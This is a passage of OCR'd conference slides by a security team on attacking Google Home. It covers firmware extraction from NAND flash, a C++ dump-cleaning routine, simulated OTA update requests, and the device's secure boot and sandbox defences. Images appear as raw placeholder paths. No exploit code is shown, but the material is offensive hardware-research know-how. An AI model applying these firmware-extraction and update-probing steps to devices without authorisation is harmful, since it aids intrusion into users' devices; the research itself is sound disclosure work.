Breaking Google Home: Exploit It with SQLite(Magellan)

Wenxiang Qian, Yuxiang Li, Huiyu Wu

Tencent Blade Team

About Us

Wenxiang Qian (@leonwxqian)

Senior security researcher at Tencent Blade Team. Focus on browser security & IoT security

Interested in code auditing. Security book author. Speaker of DEF CON 26, CSS 2019

YuXiang Li (@Xbalien29)

Senior security researcher at Tencent Blade Team. Focus on mobile security and IoT security

Reported multiple vulnerabilities of Android. Speaker of HITB AMS 2018, XCON 2018, CSS 2019

HuiYu Wu (@NickyWu_)

Senior security researcher at Tencent Blade Team

Bug hunter, Winner of GeekPwn 2015. Speaker of DEF CON 26 , HITB 2018 AMS and POC 2017

About Tencent Blade Team


- Founded by Tencent Security Platform Department in 2017
- Focus on security research in the areas of AIoT, Mobile devices, Cloud virtualization, Blockchain, etc
- Reported 200+ vulnerabilities to vendors such as Google, Apple, Microsoft, Amazon
- We talked about how to break Amazon Echo at DEF CON 26
- Blog: https://blade.tencent.com

Agenda

- The Security Overview of Google Home
- Fuzzing and Manual Auditing SQLite & Curl
- Remote Exploiting Google Home with Magellan
- Conclusion

The Security Overview of Google Home

Global Smart Speaker Sales Share in Q4 2018




Aug 2018 DEFCON26
“Breaking Smart Speaker : We are Listening to You”
Amazon Echo - Remote Code Execution
XiaoMi AI Speaker – Remote full Control (root)

https://voicebot.ai/2019/02/20/amazon-increases-global-smart-speaker-sales-share-in-q4-2018-while-googles-rise-narrows-the-gap-and-apple-declines/

About Google Home


Hardware Overview




Google Home Mini Teardown


- Google Home family uses similar hardware (except Google Home Hub)
- Did not find the hardware interface for debugging and flashing
- We started to extract firmware directly from NAND Flash chip

Dump Firmware From NAND Flash




	1	2	3	4	5	6	7	8
A		NC	NC			NC	NC	NC
B	NC	$\overline{WP}$	ALE	V_{SS}	$\overline{CE}$	$\overline{WE}$	RY/$\overline{BY}$	NC
C	NC	NC	$\overline{RE}$	CLE	NC	NC	NC	NC
D		NC	NC	NC	NC	NC	NC	
E		NC	NC	NC	NC	NC	NC	
F		NC	NC	NC	NC	NC	NC	
G		NC	I/O1	NC	NC	NC	V_{CC}	
H	NC	NC	I/O2	NC	V_{CC}	I/O6	I/O8	NC
J	NC	V_{SS}	I/O3	I/O4	I/O5	I/O7	V_{SS}	NC
K	NC	NC	NC			NC	NC	NC








Dump Firmware From NAND Flash



Dump Firmware From NAND Flash








Data Extraction From Raw NAND Flash Image

```
int nNumRead = 0;
int nFileSize = 276824064 + 1;
unsigned char* pBuf = new unsigned char[nFileSize];
unsigned char* pPos = pBuf;
fin.read((char*)pBuf, sizeof(char) * nFileSize);


int nNumWrite = 0;

fout.write((char*)pPos, sizeof(char) * 0x800); // first chunk: 0x800
log(0x800, 1, true);

bool valid = true;
for (int i = 0x800, j = 0;
         i < nFileSize - 0x800;
         i += (j > 0 ? 0x840 : 0), j++)
{
    valid = (pPos[i] == 0xff);
    log(i, j, valid);
    if (valid)
    {
        fout.write((const char*)pPos + i + 0x40, sizeof(char) * 0x800);
    }
    else
    {
        fout.write((const char*)pPos + i, sizeof(char) * 0x840);
    }
}
```



System Overview

- Built-in Lite Chrome OS system （Like Chromecast）
- The main functions are implemented by Chrome Browser (cast_shell)
- The system update time of Google Home will be slower than that of Chrome browser for about a month

The Security Overview of Google Home

- **"Bad or Good" OTA Mechanism**
  - Part of source code is available for download
  - Download OTA firmware via HTTP request
  - It's easy to simulate an upgrade request (TLS)


```
GET /edgedl/googletv-eureka/stable-channel/ota.124602.tz_stable-channel.joplin-
b4.577e8f90a9c9de935998ec9327799f8de8d7a933.zip?
cms_redirect=yes&mip=58.250.8.69&mm=28&mn=sn-2x3een76&ms=nvh&mt=1532505865&mv=m&pl=24&shardbypass=yes HTTP/1.1
Host: r12---sn-2x3een76.gvt1.com
Accept: */*
```

```
➜ ~ curl -X POST -H "Content-Type: application/atom+xml" -d '<?xml version="1.0
" encoding="UTF-8"?><o:gupdate xmlns:o="http://www.google.com/update2/request" v
ersion="GoogleTvEureka-0.1.0.0" updaterversion="GoogleTvEureka-0.1.0.0" protocol
="2.0" ismachine="1"><o:os version="3.0.8" platform="Linux" sp=""></o:os><o:app
appid="{6117439b-1508-4065-9e69-2a006d8f7730}" version="124603" lang="en-US" tra
ck="stable-channel" board="joplin-b4" hardware_class=""><o:updatecheck targetver
sionprefix=""></o:updatecheck></o:app></o:gupdate>' https://tools.google.com/ser
vice/update2
```

https://drive.google.com/open?id=0B3j4zj2lQp7MZkplRzRvcERtaU0

The Security Overview of Google Home

- **Secure Boot (worth learning)**
  - Bootloader verify **(SHA256 + RSA)**
  - Looks like there is no unlock **(boot.img)**
  - Enable Dm-verity to verify integrity **(system.img)**

```
/* Verify image header */
ret = bootimg_hdr_verify(k_buff_img, boot_src);
if (ret) {
  lgpl_printf("ERROR: Boot image verify header failed!ret=0x%x\n", ret);
  return -1;
}
ret = bcm_image_verify(bcm_img_type, (unsigned) k_buff, (unsigned) k_buff);
if (ret) {
    lgpl_printf("ERROR: Verify k_buff image failed!ret=0x%x\n", ret);
    return -1;
}
memcpy(&Mkbootimg_hdr, k_buff, sizeof(Mkbootimg_hdr));
```

/init.rc


```
on fs
  # Load device mapper table
  exec /sbin/dmsetup create system –r /dmtable
  # allow SUID for system parition – chrome_sandbox
  mount squashfs /dev/mapper/system /system ro nodev noatime
```

/dmtable

```
0 140904 verity 1 /dev/block/mtdblock7 /dev/block/mtdblock7 4096 4096
17613 17613 sha256 31ad2b0ea20bf89056860e790097942b19b0f842a84
a873d3dfd684c4e30678e 5e6298c078a63633a57a4e823573b80be1234
acf331fa434f374bf4131efd894
```

The Security Mechanism of Cast_shell

- **Sandbox mechanism**
  - ✓Setuid
  - ✓User namespaces
  - ✓Seccomp-BPF
- **Exploitation Mitigation**
  - ✓ASLR
  - ✓NX
  - ✓Stack Canary



